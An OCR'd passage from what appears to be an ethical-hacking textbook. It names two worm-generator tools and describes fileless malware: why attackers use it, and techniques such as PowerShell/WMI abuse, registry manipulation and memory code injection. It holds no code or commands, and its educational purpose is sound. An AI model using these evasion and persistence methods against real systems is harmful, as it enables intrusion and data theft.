
Some worm makers are as follows:

- Batch Worm Generator
- C++ Worm Generator

LO#05: Explain Fileless Malware Concepts

Fileless Malware Concepts

Nowadays, fileless malware is becoming a popular method of attack by cyber-criminals because of the inconspicuous characteristics of such malware as well as its ability to evade common security controls. As fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. This section discusses various concepts related to fileless malware.



What is Fileless Malware?

Fileless malware, also called non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. This type of malware leverages existing vulnerabilities to infect the system. It generally resides in the system's RAM. It injects malicious code into running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, PowerShell, .NET, malicious Macros, and Windows Management Instrumentation (WMI).


Fileless malware does not depend on files and leaves no traces, thereby making it difficult to detect and remove using traditional anti-malware solutions. Therefore, such malware is highly resistant to computer forensics techniques. It mostly resides in volatile memory locations such as running processes, system registry, and service areas. Once the fileless malware gains access to the target system, it can exploit system administration tools and processes to maintain persistence, escalate privileges, and move laterally across the target network. Attackers use such malware to steal critical data from the system, install other types of malware, or inject malicious scripts that automatically execute with every system restart to continue the attack.

The various reasons for using fileless malware in cyber-attacks are as follows:

- **Stealth**: Fileless malware exploits legitimate system tools; hence, it is extremely difficult to detect, block, or prevent fileless attacks.
- **LOL (Living-off-the-land)**: System tools exploited by fileless malware are already installed in the system by default. An attacker does not need to create and install custom tools on the target system.
- **Trustworthy**: The system tools used by fileless malware are the most frequently used and trusted tools; hence, security tools incorrectly assume that such tools are running for a legitimate purpose.

Fileless Techniques used by Attackers

- **Phishing emails**: Attackers use phishing emails embedded with malicious links or downloads, which, when clicked, inject and run malicious code in the victim's memory.
- **Legitimate applications**: Attackers exploit legitimate system packages installed in the system, such as Word, and JavaScript, to run the malware.
- **Native applications**: Operating systems such as Windows include pre-installed tools such as PowerShell, Windows Management Instrumentation (WMI). Attackers exploit these tools to install and run malicious code.
- **Infection through lateral movement**: Once the fileless malware infects the target system, attackers use this system to move laterally in the network and infect other systems connected to the network.
- **Malicious websites**: Attackers create fraudulent websites that appear legitimate. When a victim visits such a website, it automatically scans the victim's system to detect vulnerabilities in plugins that can be exploited by the attackers to run malicious code in the browser's memory.
- **Registry manipulation**: Attackers use this technique to inject and run malicious code directly from the Windows registry through a legitimate system process. This helps attackers to bypass UAC, application whitelisting, etc., and also infect other running processes.
- **Memory code injection**: Attackers use this technique to inject malicious code and maintain persistence in the process memory of the running process with the aim of propagating and re-injecting it into other legitimate system processes that are critical for normal system operation. This helps in bypassing regular security controls. The various code injection techniques used by attackers include local shellcode injection, remote thread injection, process hallowing, etc.
- **Script-based injection**: Attackers often use scripts in which the binaries or shellcode are obfuscated and encoded. Such script-based attacks might not be completely fileless. The scripts are often embedded in documents as email attachments.



Taxonomy of Fileless Malware Threats

Source: *https://docs.microsoft.com*

As shown in the figure below, fileless malware threats are divided into different categories:

